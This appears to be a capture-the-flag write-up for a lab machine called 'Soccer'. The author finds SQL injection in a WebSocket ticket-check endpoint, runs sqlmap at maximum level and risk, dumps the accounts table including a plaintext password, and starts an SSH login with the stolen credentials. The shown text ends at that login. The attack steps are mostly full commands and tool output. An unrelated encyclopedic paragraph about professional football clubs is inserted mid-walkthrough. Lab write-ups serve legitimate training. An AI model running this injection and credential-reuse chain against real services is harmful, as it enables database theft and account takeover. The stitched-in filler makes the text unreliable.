


Going to http://soc-player.soccer.htb brings us to a similar site as the one above, but it does have a **Login** and **Signup** link.




Due to the scope and popularity of the sport, professional football clubs carry a significant commercial existence, with fans expecting personal service and interactivity, and stakeholders viewing the field of professional football as a source of significant business advantages. For this reason, expensive player transfers have become an expectable part of the sport. Awards are also handed out to managers or coaches on a yearly basis for excellent performances. The designs, logos and names of professional football clubs are often licensed trademarks. The difference between a football team and a (professional) football club is incorporation, a football club is an entity which is formed and governed by a committee and has members which may consist of supporters in addition to players.


Clicked on the **Signup** link and tried signing up with some dummy data to see what would happen.




After clicking on Sign Up it brought me to the Login link, and the request looked like it went through. I tried logging in with the dummy data I used and was able to login successfully. It brought use to a new site that looks like it’s for checking ticket ids.




Testing out a standard SQL Injection and we find we’re successful.



Looking at Inspector we're able to see it's using **WebSocket.**




Running **Burp** and intercepting the request, we're able to see the format of the data. Time to fire up **sqlmap** and see if we can discover some SQL Injection vulnerabilities.




sqlmap

We’re able to successfully find a **boolean-based blind** SQL Injection vulnerability.



Option	Description
-u "ws://soc-player.soccer.htb:9091/"	Specifies the WebSocket URL to be tested.
--data '{"id":"*"}'	Indicates the data to be sent in the WebSocket message. The * is a placeholder that sqlmap will use to inject payloads.
--batch	Runs sqlmap in non-interactive mode, automatically answering all prompts with the default options.
--level 5	Sets the level of tests to perform. Level 5 is the highest and most thorough level, meaning sqlmap will perform extensive testing.
--risk 3	Sets the risk level of the tests. Risk 3 is the highest, meaning sqlmap will use potentially more intrusive and risky payloads
--threads 10	Specifies the number of threads to use for parallel testing, which can speed up the process.


Time to enumerate the databases. Using the same command above, expect adding **-dbs** option to instruct sqlmap to enumerate the databases available on the sever if any SQL injection vulnerability is found. We're able to see there is a **soccer_db**.



Lets enumerate the tables within

Option	Description
-D soccer_db	Specifies the database to be targeted, in this case, soccer_db.
--tables	Instructs sqlmap to enumerate the tables within the specified database if an SQL injection vulnerability is found.

We get back an **accounts** table, this looks promising, lets dump it.



```
┌──(kali㉿kali)-[~/Desktop]
└─$ sqlmap -u "ws://soc-player.soccer.htb:9091/" --data '{"id":"*"}' --batch --level 5 --risk 3 --threads 10 -D soccer_db -T accounts --du
mp
                        {1.8.9#stable}
                        https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility t
o obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage cause
d by this program

[*] starting @ 22:02:56 /2024-09-26/

custom injection marker ('*') found in POST body. Do you want to process it? [Y/n/q] Y
JSON data found in POST body. Do you want to process it? [Y/n/q] Y
[22:02:56] [INFO] resuming back-end DBMS 'mysql'
[22:02:56] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: JSON #1* ((custom) POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause
    Payload: {"id":"-5757 OR 3391=3391"}
---
[22:02:59] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL 8
[22:02:59] [INFO] fetching columns for table 'accounts' in database 'soccer_db'
[22:03:00] [INFO] resumed: 4
[22:03:00] [INFO] retrieving the length of query output
[22:03:00] [INFO] resumed: 2
[22:03:00] [INFO] resumed: id
[22:03:00] [INFO] retrieving the length of query output
[22:03:00] [INFO] resumed: 5
[22:03:00] [INFO] resumed: email
[22:03:00] [INFO] retrieving the length of query output
[22:03:00] [INFO] resumed: 8
[22:03:00] [INFO] resumed: username
[22:03:00] [INFO] retrieving the length of query output
[22:03:00] [INFO] resumed: 8
[22:03:00] [INFO] resumed: password
[22:03:00] [INFO] fetching entries for table 'accounts' in database 'soccer_db'
[22:03:00] [INFO] fetching number of entries for table 'accounts' in database 'soccer_db'
[22:03:00] [INFO] resumed: 1
[22:03:00] [INFO] retrieving the length of query output
[22:03:00] [INFO] resumed: 17
[22:03:00] [INFO] resumed: player@player.htb
[22:03:00] [INFO] retrieving the length of query output
[22:03:00] [INFO] resumed: 4
[22:03:00] [INFO] resumed: 1324
[22:03:00] [INFO] retrieving the length of query output
[22:03:00] [INFO] resumed: 20
[22:03:00] [INFO] resumed: PlayerOftheMatch2022
[22:03:00] [INFO] retrieving the length of query output
[22:03:00] [INFO] resumed: 6
[22:03:00] [INFO] resumed: player
Database: soccer_db
Table: accounts
[1 entry]
+------+------------------+----------------------+----------+
| id   | email            | password             | username |
+------+------------------+----------------------+----------+
| 1324 | player@player.htb | PlayerOftheMatch2022 | player   |
+------+------------------+----------------------+----------+

[22:03:00] [INFO] table 'soccer_db.accounts' dumped to CSV file '/home/kali/.local/share/sqlmap/output/soc-player.soccer.htb/dump/soccer_d
b/accounts.csv'
[22:03:00] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/soc-player.soccer.htb'

[*] ending @ 22:03:00 /2024-09-26/
```

Option	Description
-T accounts	Specifies the table to be targeted, in this case, the accounts table.
--dump	Instructs sqlmap to dump the data from the specified table if an SQL injection vulnerability is found.

SSH

After dumping the **accounts** table we find an email and password, lets see if we can use those credentials to login into **SSH.**

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ssh player@10.129.231.25
The authenticity of host '10.129.231.25 (10.129.231.25)' can't be established.
ED25519 key fingerprint is SHA256:PxRZkGxbqpmtATcgie2b7E8Sj3pw1L5jMEqe77Ob3FE.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:2: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
